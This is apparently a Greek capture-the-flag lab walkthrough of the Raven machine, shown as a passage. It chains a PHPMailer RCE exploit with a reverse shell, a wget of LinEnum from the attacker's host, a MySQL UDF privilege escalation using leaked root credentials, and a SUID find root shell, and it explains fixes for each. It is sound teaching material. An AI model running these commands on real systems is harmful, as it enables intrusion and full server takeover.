
```
python -c 'import pty; pty.spawn("/bin/bash")'
export TERM=xterm
```

(εικόνα `image-11.png`). Το `www-data@Raven:/var/www/html$` δείχνει ότι η πρόσβαση είναι ως web user.

Το flag 2 διαβάζεται από `/var/www/flag2.txt` (εικόνα `image-12.png`).

Ηθικό δίδαγμα: μια **ενημερωμένη βιβλιοθήκη** (5.2.18+) θα είχε σταματήσει τα πάντα — χωρίς να αλλάξει ούτε γραμμή στην εφαρμογή.

Η βιβλιοθήκη PHPMailer 5.2.6 είναι γνωστό ότι διαθέτει κρίσιμη ευπάθεια που επιτρέπει την Απομακρυσμένη Εκτέλεση Κώδικα (Remote Code Execution - RCE).



Εικόνα 7 — Exploit-DB 40974 (CVE-2016-10033): PHPMailer < 5.2.18 Remote Code Execution (Python).



Εικόνα 8 — Τροποποίηση του κώδικα εκμετάλλευσης (Exploit) σε Python: `# coding: utf-8`, `target`, `backdoor` *και IP για το reverse shell.*


Κατόπιν λήψης ενός σχετικού κώδικα εκμετάλλευσης (exploit) σε γλώσσα Python, απαιτούνται συγκεκριμένες παραμετροποιήσεις:

1. Προσθήκη της δήλωσης κωδικοποίησης: `# coding: utf-8`.
2. Καθορισμός του URI στόχου (π.χ., `/contact.php`).
3. Καθορισμός του ονόματος του κακόβουλου αρχείου (backdoor.php).
4. Εισαγωγή της IP διεύθυνσης του επιτιθέμενου για την εγκαθίδρυση αντίστροφης σύνδεσης (reverse shell).



Εικόνα 9 — Εκτέλεση του exploit: «SeNdiNg eViL sHeLL... SpAwnIng eViL sHeLL...» και `ExPloiTeD http://192.168.1.101/contact.php`.

Τώρα πρέπει να ρυθμίσουμε τον ακροατή (listener) και να μεταβούμε στον κατάλογο του backdoor, που στην περίπτωσή μας είναι το rev.php. Μπορούμε να το κάνουμε αυτό ρυθμίζοντας το netcat με τη θύρα 4444 (προεπιλογή) και μεταβαίνοντας στη διεύθυνση ip-address/rev.php. Και αν τα κάναμε όλα αυτά σωστά, θα πρέπει να έχουμε ένα κέλυφος (shell) μέσα στον web server.



Εικόνα 10 — Λήψη αντίστροφου κελύφους: `nc -lvp 4444` και σύνδεση από τον web server.

Ακολουθεί αναλυτική επεξήγηση κάθε στοιχείου:

- Listener (Ακροατής): Είναι ένα πρόγραμμα που τρέχει στον υπολογιστή του επιτιθέμενου/ελεγκτή και "ακούει" σε μια συγκεκριμένη θύρα (port) περιμένοντας μια εισερχόμενη σύνδεση από τον υπολογιστή-στόχο.
- Netcat (nc): Το εργαλείο που αναφέρεται για τη δημιουργία του listener. Είναι ένα γνωστό εργαλείο δικτύωσης που μπορεί να διαβάζει και να γράφει δεδομένα σε συνδέσεις δικτύου. Η θύρα 4444 χρησιμοποιείται συχνά ως προεπιλογή σε πολλά εργαλεία ασφαλείας (όπως το Metasploit).
- Backdoor (Κερκόπορτα) / rev.php: Πρόκειται για ένα αρχείο (στην προκειμένη περίπτωση γραμμένο σε γλώσσα PHP, γι' αυτό και καταλήγει σε .php) που έχει ήδη μεταφορτωθεί (uploaded) στον web server από τον επιτιθέμενο. Όταν κάποιος επισκεφθεί αυτή τη σελίδα (δηλαδή πάει στο ip-address/rev.php μέσω ενός browser), ο κώδικας εκτελείται στον server.

- Η Διαδικασία του Reverse Shell: Αντί να προσπαθήσει ο επιτιθέμενος να συνδεθεί απευθείας στον server (κάτι που συνήθως μπλοκάρεται από τα Firewalls), κάνει τον server να συνδεθεί πίσω σε αυτόν. Πρώτα στήνετε το Netcat (τον listener) στον υπολογιστή του. Έπειτα, ανοίγει το rev.php μέσω του browser. Το αρχείο αυτό δίνει εντολή στον server να συνδεθεί στο Netcat που περιμένει στη θύρα 4444.
- Shell μέσα στον web server: Αν η σύνδεση πετύχει, το Netcat συνδέεται με τη γραμμή εντολών του διακομιστή (shell). Από εκείνη τη στιγμή, ο χρήστης μπορεί να πληκτρολογεί εντολές στον δικό του υπολογιστή και αυτές να εκτελούνται απευθείας στο σύστημα του web server.

Για τη σταθεροποίηση του τερματικού και τη μετατροπή του σε πλήρως διαδραστικό TTY (Teletype), εκτελείται η εξής εντολή:


```
python -c 'import pty;pty.spawn("/bin/bash")'
```



Εικόνα 11 — Αναβάθμιση του «τυφλού» κελύφους σε διαδραστικό TTY και ορισμός `TERM=xterm`.

- `python -c`: Δίνει εντολή στον διερμηνέα της Python να εκτελέσει τον κώδικα που ακολουθεί σε μορφή συμβολοσειράς (inline command).
- `import pty; pty.spawn("/bin/bash")`: Εισάγει τη βιβλιοθήκη `pty` (pseudo-terminal utilities) και καλεί τη μέθοδο `spawn` για να εκκινήσει μια νέα διεργασία του φλοιού `/bin/bash`, συνδέοντάς την με ένα ψευδο-τερματικό. Αυτό επιλύει προβλήματα εμφάνισης και αλληλεπίδρασης σε "τυφλά" κελύφη.

Στη συνέχεια, με εντολές πλοήγησης (`cd /var/www`), ανακτήθηκε η δεύτερη σημαία (Flag 2).



Εικόνα 12 — Ανάκτηση της δεύτερης σημαίας από το `/var/www/flag2.txt`.

---

5. Κλιμάκωση Προνομίων (Privilege Escalation)

Επεξήγηση §5 — η στρατηγική πριν τις εντολές

Ως `www-data` ψάχνουμε **τι μπορεί να διαβάσει/εκτελέσει ο web user** που δεν θα έπρεπε. Σειρά ελέγχου:

Έλεγχος	Τι δείχνει
`id`, `sudo -l`	Δικαιώματα (συνήθως τίποτα για www-data)
`cat /etc/passwd`	Χρήστες του συστήματος
`ls -la /var/www/html`	Config αρχεία (wp-config.php)
`find / -perm -u=s`	SUID binaries
`crontab -l`, `/etc/cron*`	Εργασίες που τρέχουν ως root
`ps aux`	Υπηρεσίες που τρέχουν ως root (MySQL!)

Η κρίσιμη παρατήρηση σε αυτό το μηχάνημα: η **MySQL τρέχει ως root**. Αυτό δεν είναι λεπτομέρεια — είναι το κλειδί της κλιμάκωσης, γιατί κάθε εντολή που εκτελεί η βάση (π.χ. εγγραφή αρχείου) γίνεται με δικαιώματα root.

5.1 Απαρίθμηση Συστήματος (System Enumeration)

Επεξήγηση 5.1 — από το `wp-config.php` στο LinEnum

Γιατί το `wp-config.php` είναι κρίσιμο:

```
define('DB_NAME', 'wordpress');
define('DB_USER', 'root');
define('DB_PASSWORD', 'R@v3nSecurity');
define('DB_HOST', 'localhost');
```

Πληροφορία	Γιατί μετράει
Χρήστης `root`	Η MySQL τρέχει ως root → UDF = root
Κωδικός	Πρόσβαση στη βάση
Host `localhost`	Σύνδεση από μέσα (socket), όχι από δίκτυο

Ανάλυση του `LinEnum.sh`:

```
cd /tmp                                  # κατάλογος με δικαίωμα εγγραφής
wget http://192.168.1.109/LinEnum.sh     # κατεβάζουμε από τον attacker
chmod 777 LinEnum.sh                     # ⚠️ κακή πρακτική (βλ. παρακάτω)
./LinEnum.sh
```

- Το `/tmp` είναι το μόνο σημείο όπου ένας μη προνομιούχος χρήστης γράφει εύκολα.
- Το `wget` «κατεβάζει» από τον attacker: ο στόχος βγαίνει έξω (εξερχόμενη κίνηση) — γι' αυτό δουλεύει ακόμη και με firewall.
- Το `chmod 777` δίνει πλήρη δικαιώματα σε **όλους** τους χρήστες του συστήματος. Σωστότερο: `chmod 700`. Σε ένα πραγματικό μηχάνημα, το `777` σε `/tmp` είναι και ευπάθεια από μόνο του (άλλος χρήστης μπορεί να αντικαταστήσει το script).
- Το `./` χρειάζεται γιατί ο τρέχων κατάλογος δεν είναι στο `PATH`.
- `LinEnum` τυπώνει: kernel, users, sudo, SUID, cron, δίκτυο, γραπτά αρχεία.

Τι κοιτάμε στην έξοδο: «SUID files», «MySQL running as», «Files with credentials», «Writable /etc».
Εδώ οδηγεί σε δύο ευρήματα: κωδικό MySQL root και MySQL που τρέχει ως root.
Ερευνώντας τον κατάλογο του WordPress, εντοπίστηκε το αρχείο διαμόρφωσης `wp-config.php`. Η εξέτασή του παρείχε τον κωδικό πρόσβασης του χρήστη root της βάσης δεδομένων (`R@v3nSecurity`).

Για περαιτέρω ανάλυση των εσωτερικών ρυθμίσεων του Λειτουργικού Συστήματος, χρησιμοποιήθηκε το αυτοματοποιημένο σενάριο (script) `LinEnum.sh`.

```
cd /tmp
wget http://192.168.1.109/LinEnum.sh
chmod 777 LinEnum.sh
./LinEnum.sh
```

- `cd /tmp`: Μετάβαση στον κατάλογο προσωρινών αρχείων, ο οποίος συνήθως επιτρέπει εγγραφή σε απλούς χρήστες.
- `wget http://192.168.1.109/LinEnum.sh`: Λήψη του εργαλείου από τον διακομιστή του επιτιθέμενου μέσω πρωτοκόλλου HTTP (οι IP είναι ενδεικτικές).
- `chmod 777 LinEnum.sh`: Αλλαγή των δικαιωμάτων του αρχείου, χορηγώντας δικαιώματα ανάγνωσης, εγγραφής και εκτέλεσης (Read/Write/Execute) σε όλους τους χρήστες.
- `./LinEnum.sh`: Εκτέλεση του σεναρίου.

5.2 Εκμετάλλευση MySQL UDF (CVE-2016-6662)

Επεξήγηση 5.2 — UDF: όταν η βάση γίνεται «πράκτορας» του root

Τι είναι UDF (User Defined Function): επέκταση της MySQL που επιτρέπει να καλέσετε **κώδικα C** μέσα από SQL. Ο διαχειριστής φορτώνει μια βιβλιοθήκη (`.so`) και μετά τη χρησιμοποιεί σαν συνάρτηση.

Γιατί γίνεται ευπάθεια: αν μπορείτε να **γράψετε** ένα `.so` στον κατάλογο plugins και μετά να το φορτώσετε, εκτελείτε αυθαίρετο κώδικα — με τα δικαιώματα της MySQL (εδώ: **root**).

Η ακολουθία του πρωτοτύπου, βήμα-βήμα:

```
use mysql;                                                  -- 1
create table foo(line blob);                                -- 2
insert into foo values(load_file('/tmp/1518.so'));          -- 3
select * from foo into dumpfile '/usr/lib/mysql/plugin/1518.so';  -- 4
create function do_system returns integer soname '1518.so';   -- 5
select do_system('chmod u+s /usr/bin/find');                   -- 6
```

Βήμα	Τι συμβαίνει	Γιατί έτσι
1	Επιλογή βάσης `mysql`	Η `func` table ζει εκεί
2	Προσωρινός πίνακας με `blob`	Αποθήκευση δυαδικού σε SQL
3	`load_file()`	Διαβάζει τοπικό αρχείο **ως MySQL** (δικαιώματα root!)
4	`dumpfile`	Γράφει το blob σε αρχείο του συστήματος
5	`create function … soname`	Καταχωρεί τη UDF — φορτώνει το `.so`
6	`do_system('…')`	Εκτελεί εντολή συστήματος

Γιατί `dumpfile` και όχι `outfile`: το `outfile` προσθέτει escapes/newlines και **καταστρέφει** τα δυαδικά. Το `dumpfile` γράφει byte-προς-byte.

Η μεταγλώττιση:

```
searchsploit -m 1518.c
gcc -g -shared -Wl,-soname,1518.so -o 1518.so 1518.c -lc
```

Παράμετρος	Λόγος
`-shared`	Παράγει **δυναμική βιβλιοθήκη** (`.so`), όχι εκτελέσιμο
`-soname,1518.so`	Το «λογικό» όνομα που θα ζητήσει η MySQL
`-lc`	Σύνδεση με libc (για `system()`)
`-g`	Debug symbols (προαιρετικό, για ανάλυση)

Γιατί λειτουργεί μόνο όταν η MySQL είναι root: το `load_file` και το `dumpfile` διαβάζουν/γράφουν **με τα δικαιώματα της διεργασίας mysqld**. Αν η MySQL έτρεχε ως `mysql` , θα μπορούσε να γράψει μόνο όπου έχει δικαίωμα ο χρήστης `mysql` — και το `/usr/lib/mysql/plugin` θα ήταν απρόσιτο.

Η εικόνα `image-13.png` δείχνει τη σύνδεση (`mysql -u root -p`) και τα `SHOW DATABASES` . Ο κωδικός `R@v3nSecurity` προέρχεται από το `wp-config.php` .

Πώς διορθώνεται: MySQL/MariaDB ως `mysql` (όχι root), `secure_file_priv` σε συγκεκριμένο κατάλογο, `plugin_dir` μη εγγράψιμο, και ενημέρωση (CVE-2016-6662 επηρεάζει MySQL ≤ 5.7.15 / MariaDB ≤ 10.1.17).

Σύμφωνα με την αρχή των ελάχιστων προνομίων (principle of least privilege), υπηρεσίες όπως η MySQL θα πρέπει να εκτελούνται υπό τους δικούς τους, αποκλειστικούς λογαριασμούς χρηστών χωρίς αυξημένα προνόμια (π.χ. ένας χρήστης με το όνομα mysql). Όταν η MySQL εκτελείται ως root, οποιαδήποτε ενέργεια εκτελείται από τη μηχανή της βάσης δεδομένων αλληλεπιδρά με το λειτουργικό σύστημα χρησιμοποιώντας δικαιώματα επιπέδου root. Εάν ένας επιτιθέμενος βρει τρόπο να κάνει τη βάση δεδομένων να εκτελέσει εντολές συστήματος ή να γράψει σε αρχεία, αποκτά αμέσως πλήρη έλεγχο του διακομιστή.


Η ανάλυση κατέδειξε ευπάθεια στην υπηρεσία MySQL που επιτρέπει την εκτέλεση εντολών συστήματος ως root, μέσω της χρήσης Δυναμικών Βιβλιοθηκών (UDF - User Defined Functions). Ο κώδικας εκμετάλλευσης έχει το αναγνωριστικό `1518.c` στο Exploit-DB.

```
searchsploit -m 1518.c
gcc -g -shared -Wl,-soname,1518.so -o 1518.so 1518.c -lc
```

- `searchsploit -m`: Αναζητά και αντιγράφει (mirror) τον πηγαίο κώδικα του exploit στον τρέχοντα κατάλογο.
- `gcc`: Ο μεταγλωττιστής της συλλογής GNU (GNU Compiler Collection).
- `-g`: Παράγει πληροφορίες αποσφαλμάτωσης (debugging information).
- `-shared`: Δημιουργεί ένα κοινόχρηστο αντικείμενο (shared object / δυναμική βιβλιοθήκη), απαραίτητο για τη φόρτωση από τη MySQL.
- `-Wl,-soname,1518.so`: Μεταβιβάζει παραμέτρους στον συνδέτη (linker), ορίζοντας το "λογικό" όνομα της βιβλιοθήκης.
- `-o 1518.so`: Καθορίζει το όνομα του τελικού παραγόμενου αρχείου.
- `1518.c`: Το πηγαίο αρχείο.
- `-lc`: Σύνδεση με τη βασική βιβλιοθήκη της γλώσσας C (libc).

Αφού το μεταγλωττισμένο αρχείο `.so` μεταφερθεί στον στόχο (μέσω `wget`), πραγματοποιείται σύνδεση στη MySQL:

```
mysql -u root -p
```



Εικόνα 13 — Σύνδεση στη MySQL ως `root` και `SHOW DATABASES`: υπάρχει η βάση `wordpress`.

- `mysql`: Η διεπαφή γραμμής εντολών της βάσης.
- `-u root`: Καθορισμός του χρήστη (βάσει των διαπιστευτηρίων που βρέθηκαν).
- `-p`: Απαιτεί την εισαγωγή κωδικού (R@v3nSecurity).

Εντός του περιβάλλοντος SQL, εκτελούνται τα εξής:

```
use mysql;
create table foo(line blob);
insert into foo values(load_file('/tmp/1518.so'));
select * from foo into dumpfile '/usr/lib/mysql/plugin/1518.so';
create function do_system returns integer soname '1518.so';
select do_system('chmod u+s /usr/bin/find');
```

1. Δημιουργείται ένας προσωρινός πίνακας `foo` με πεδίο τύπου `blob` (Binary Large Object) για την αποθήκευση δυαδικών δεδομένων.
2. Το δυαδικό αρχείο `1518.so` φορτώνεται από το φάκελο `/tmp` εντός του πίνακα.
3. Το περιεχόμενο εξάγεται (`dumpfile`) στον ευάλωτο κατάλογο προσθέτων (plugins) της MySQL.
4. Δημιουργείται η συνάρτηση `do_system`, η οποία αντλεί τη λειτουργικότητά της (soname) από τη βιβλιοθήκη που μόλις εμφυτεύθηκε.
5. Καλείται η συνάρτηση `do_system` για να εκτελέσει την εντολή `chmod u+s /usr/bin/find`. Αυτό θέτει το **SUID bit (Set-User-ID)** στο εκτελέσιμο `find`, επιτρέποντας σε οποιονδήποτε χρήστη να το εκτελέσει με τα δικαιώματα του ιδιοκτήτη του αρχείου (δηλαδή του root).

---

6. Τελική Παραβίαση (Root Access) & Εύρεση Σημαιών

Επεξήγηση §6 — το SUID ξανά, και η ολοκλήρωση

Γιατί `chmod u+s /usr/bin/find` είναι «δώρο»: το `find` είναι εργαλείο **γενικής χρήσης** που εκτελεί εντολές (`-exec`). Με SUID, κάθε εντολή που εκτελεί τρέχει ως root. Είναι το ίδιο μοτίβο με το DC-1 — και δείχνει ότι το λάθος επαναλαμβάνεται σε πραγματικά μηχανήματα.

Η εντολή:

```
touch raj                                # δημιουργούμε αρχείο-δόλωμα
find raj -exec "/bin/sh" \;              # το find (SUID root) εκτελεί sh
```

Ανάλυση:

- `touch raj` — χρειάζεται **τουλάχιστον ένα** αρχείο για να «τρέξει» το `-exec` . Χωρίς αποτέλεσμα, δεν εκτελείται τίποτα.
- `-exec "/bin/sh" \;` — για κάθε ταιριαστό αρχείο, εκκινεί shell. Επειδή το `find` έχει EUID 0, και το shell κληρονομεί EUID 0.
- Το `\;` τερματίζει την παράμετρο (διαφεύγει από το δικό μας shell).

Τα flags 3 και 4:

Flag	Τοποθεσία	Τι δείχνει
3	`/var/www/html/wp-content/uploads/2018/11/`	Τα uploads του WordPress είναι προσβάσιμα, συχνά περιέχουν «σκουπίδια»
4	`/root/`	Απόδειξη πλήρους ελέγχου

Γιατί το flag 3 είναι διδακτικό: ο κατάλογος `uploads` πρέπει να επιτρέπει **ανάγνωση** για να σερβίρει εικόνες, αλλά όχι εκτέλεση PHP. Αν επιτρέπει εκτέλεση, κάθε upload γίνεται backdoor. Είναι ο ίδιος μηχανισμός που χρησιμοποιήσαμε στο §4.

Η πλήρης αλυσίδα σε μία εικόνα:

```
PHPMailer 5.2.6 (CVE-2016-10033) → www-data
      ↓ wp-config.php
MySQL root (R@v3nSecurity) → UDF (CVE-2016-6662) → chmod u+s find
      ↓
find -exec /bin/sh → root → flags 3, 4
```

Και τα δύο κρίσιμα σημεία είναι *διαμόρφωση*, όχι «hacking magic»: βιβλιοθήκη χωρίς ενημέρωση, βάση με υπερβολικά δικαιώματα. Αυτό είναι το μήνυμα του εργαστηρίου.

Εκμεταλλευόμενοι το εκτελέσιμο `find` που φέρει πλέον το SUID bit, εκτελούνται εντολές ως υπερχρήστης.

```
touch raj
find raj -exec "/bin/sh" \;
```

- `touch raj`: Δημιουργεί ένα κενό αρχείο (ή ενημερώνει τη χρονοσφραγίδα του) με το όνομα "raj". Αυτό απαιτείται ως "δόλωμα" για να έχει κάτι να βρει η εντολή `find`.
- `find raj`: Καλεί το βοηθητικό πρόγραμμα `find` για να εντοπίσει το αρχείο "raj".
- `-exec "/bin/sh" \;`: Για κάθε αρχείο που βρίσκει, εκτελεί την εντολή που ακολουθεί. Εδώ, εκκινεί ένα κέλυφος (`/bin/sh`). Το `\;` σηματοδοτεί το τέλος της παραμέτρου `-exec`. Δεδομένου ότι το `find` τρέχει πλέον με δικαιώματα root (λόγω SUID), το κέλυφος που παράγεται κληρονομεί αυτά τα απόλυτα δικαιώματα.

Μέσα από αυτό το περιβάλλον υψηλών προνομίων, εντοπίστηκε η σημαία 4 (Flag 4) στον κατάλογο `/root`. Τέλος, η σημαία 3 (Flag 3) βρέθηκε αποθηκευμένη εντός της δομής του WordPress (`/var/www/html/wp-content/uploads/2018/11`).

Παράρτημα Α — Χάρτης εντολών

Σκοπός	Εντολή
Εντοπισμός στόχου	`netdiscover -r 192.168.1.0/24`
Σάρωση	`nmap -A 192.168.1.101`
Σάρωση καταλόγων	`dirb http://192.168.1.101/`
Έλεγχος βιβλιοθήκης	`curl http://…/vendor/VERSION`
Αναζήτηση exploit	`searchsploit phpmailer`
Ακροατής	`nc -lvp 4444`
Σταθεροποίηση shell	`python -c 'import pty; pty.spawn("/bin/bash")'`
Enumeration script	`./LinEnum.sh`
MySQL	`mysql -u root -p`
Μεταγλώττιση UDF	`gcc -shared -Wl,-soname,1518.so -o 1518.so 1518.c -lc`
Root μέσω SUID	`find raj -exec "/bin/sh" \;`

Παράρτημα Β — Γλωσσάρι

Όρος	Σημασία
Vendor directory	Κατάλογος εξαρτήσεων (Composer) — συχνά κατά λάθος δημόσιος
Envelope sender	Διεύθυνση επιστροφής στο `sendmail` (`-f`)
Reverse shell	Ο στόχος συνδέεται πίσω στον επιτιθέμενο
TTY / PTY	Τερματικό / ψευδο-τερματικό
UDF	User Defined Function της MySQL (κώδικας C σε `.so`)
soname	Λογικό όνομα δυναμικής βιβλιοθήκης
dumpfile	Εγγραφή δυαδικών byte-προς-byte
SUID	Εκτέλεση με δικαιώματα ιδιοκτήτη
EOL	End of Life — λογισμικό χωρίς ενημερώσεις

Παράρτημα Γ — Ερωτήσεις αυτοελέγχου

1. Γιατί ο κατάλογος `/vendor/` δεν πρέπει να είναι προσβάσιμος από το web;
2. Περιγράψτε την CVE-2016-10033 σε τρεις προτάσεις (τι, πώς, αποτέλεσμα).
3. Τι κάνει το `-X` στο `sendmail` και γιατί οδηγεί σε RCE;
4. Γιατί χρειάζεται `pty.spawn` και τι αλλάζει με το `export TERM=xterm` ;
5. Εξηγήστε γιατί το `load_file` της MySQL δεν «βλέπει» περιορισμούς δικαιωμάτων του `www-data` .
6. Γιατί το `outfile` δεν κάνει για δυαδικά αρχεία;
7. Ποια **δύο** ρυθμίσεις θα ακύρωναν την επίθεση UDF;
8. Γιατί το `find -exec` είναι πιο επικίνδυνο από ένα SUID εργαλείο όπως το `passwd` ;

Ενδεικτικές απαντήσεις

